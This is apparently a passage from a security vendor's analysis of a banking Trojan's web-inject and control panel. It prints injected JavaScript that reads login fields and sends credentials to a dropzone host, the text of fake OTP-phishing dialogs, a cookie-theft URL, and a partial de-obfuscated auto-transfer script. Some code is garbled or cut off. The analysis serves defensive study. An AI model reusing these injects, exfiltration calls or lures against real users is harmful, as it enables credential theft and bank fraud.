<http://dropzone.net/XXX/XXX.php?bname=bankname&activ&adata=Password:^1234567;authcode:^54321^https://demobank.com/Login2.0/RTLogbn/login.aspx?guid=a2c313c7-eca2-4224-a95f-9d9c3e050a97>



The request that is sent from the user's browser after submitting the information in this case (demo bank) would be:

<http://dropzone.net/XXX/XXX.php?bname=demobank&activ&adata=username:^1234567;password:^54321^https://demobank.com/login.php?guid=a2c313c7-eca2-4224-a95f-9d9c3e050a97>

This is a part of the injected code that sends the information to the dropzone:


```
function o000000000000()
{
    o000000000000();
    o000000000000();
    var head = document.getElementsByTagName("head")[0];
    var script = document.createElement("script");
    script.type = "text/javascript";
    head.appendChild(script);
    script.src =
    o000000000000?bname=demobank&activ&adata="+username:^"+document.getElementById("username").value+";password:^"+document.getElementById("password").value+";"+window.location;
    o000000000000();
}
```

The request that will be sent to the main file

After the user's credentials are captured by the Trojan, the HTML injections are done in order to capture the user's OTP to conduct the automatic transaction. The attackers display different types of messages to the user in order to fool him to enter his OTP/TOKEN/TAN.

How it works

1. The victim gets a message related to new security steps needed for his account.



The screenshot shows the Versafe Demo Bank login interface. On the left, there is a login form with fields for "User Name:" and "Password:", and a "submit" button. The background features the "Demo Bank" logo. A modal dialog box is open in the center, titled "Dear client". The dialog contains the following text:


Dear client

The main concern of the bank is and remains the highest possible level of service delivery for our customers, in compliance with all required quality and safety standards. Currently, there is the security system updated and tested.

Every step of the subsequent verification process can take up 5 minutes long. Be patient, please, and do not try to refresh the page if you follow these steps. To prevent unauthorized access to your bank account to come, We want to be sure that exactly the real owner of this account

At the bottom of the dialog is a "next" button.

2. The client is requested to enter his OTP



The screenshot shows the same Versafe Demo Bank login interface. The modal dialog box now displays a request for a One-Time Password (OTP). The dialog text is as follows:

Dear client

Please provide us with your OTP in order to continue

OTP:

At the bottom of the dialog is a "submit" button.

```
function o00000000000()
{
    o00000000000();
    o00000000000();
    var head = document.getElementsByTagName("head")[0];
    var script = document.createElement("script");
    script.type = "text/javascript";
    head.appendChild(script);
    script.src =
    o00000000000[0]?"name=demobank&activ&data="+";username:^(document.getElementById("username").value+";password:^(document.getElementById("password").value+";^(window.location;
    o00000000000();
}
```

<http://nfriedly.github.com/Javascript-Flash-Cookies/storage.swf>

Handling cross domain
flash cookies.


SwfStore is a JavaScript library for cross-domain flash cookies. It includes a .swf file that handles the storage and a JavaScript interface for loading and communicating with the flash file.

Getting-started instructions: <http://nfriedly.com/techblog/2010/07/swf-for-javascript-cross-domain-flash-cookies/>

Working example: <http://nfriedly.github.com/Javascript-Flash-Cookies/>

http://dropzone.net/XXX/tXXXX.php?bname=demobank&GetCookie

3. Once the attacker has the victim's information, the victim is asked to wait. While he is waiting, the transaction can be made.



Two common ways:

- Injecting a Javascript on the client side that will use the captured user information (credentials, cookie and OTP) to perform the automatic transaction.
- Using an automated script on the server side that will use the victim's captured information in order to perform the transaction.

Both ways are found on the wild and can be used by the attacker. Here is a sample of a Javascript that is loaded on the victim's side and is able to perform the transaction:

[illegible]

A sample of the code de-obfuscated:

```

var opacity_value=0;
var opacity_object;
var opacity_is_set=false;
var opctimeout;
var rptimeout;
var opacity_div=document.getElementById("opacity_div");
var simple_wait_div=document.getElementById("simple_wait_div");
var tan_div=document.getElementById("tan_div");
var tan_div_operation_id=document.getElementById("tan_div_operation_id");
var tan_div_button=document.getElementById("tan_div_button");
var tan_div_a=document.getElementById("tan_div_a");
var tan_div_select=document.getElementById("tan_div_select");
var tan_div_input_1=document.getElementById("tan_div_input_1");
var tan_div_input_2=document.getElementById("tan_div_input_2");
var tan_wait_img=document.getElementById("tan_wait_img");
var login_input=GetObjectByName(document,"user","input",false);
var password_input=GetObjectByName(document,"password","input",false);
var login_form=GetObjectByName(document,"Form_Auth","form",true)||GetObjectByName(document,"loginform1","form",true);
var login_form_onsubmit=GetAction(login_form,"onsubmit");
var orig_tan1_input;
var orig_tan2_input;
var orig_card_select;
var orig_operation_id_label;
var flogin="empty";
var fpassword="empty";
var ats_started="empty";
var onwrite_state=1;
var jsess_msg="";
var By=(function()
{
    function ByArgs(a)
    {
        var b=
        {
            tan:false,error:false,element:false
        }
    }
}

```


Summary

- The bentpanel is a very convenient platform to control the Trojans received information.
- It is very simple to implement, and does not require any special skills from the attacker.
- It captures all of the information in an SQL database, and logs it in TXT files as well.
- The platform widely spread and very common on the wild (especially in Europe).
- The platform is equipped with real time alerting the attacker regarding attacks.

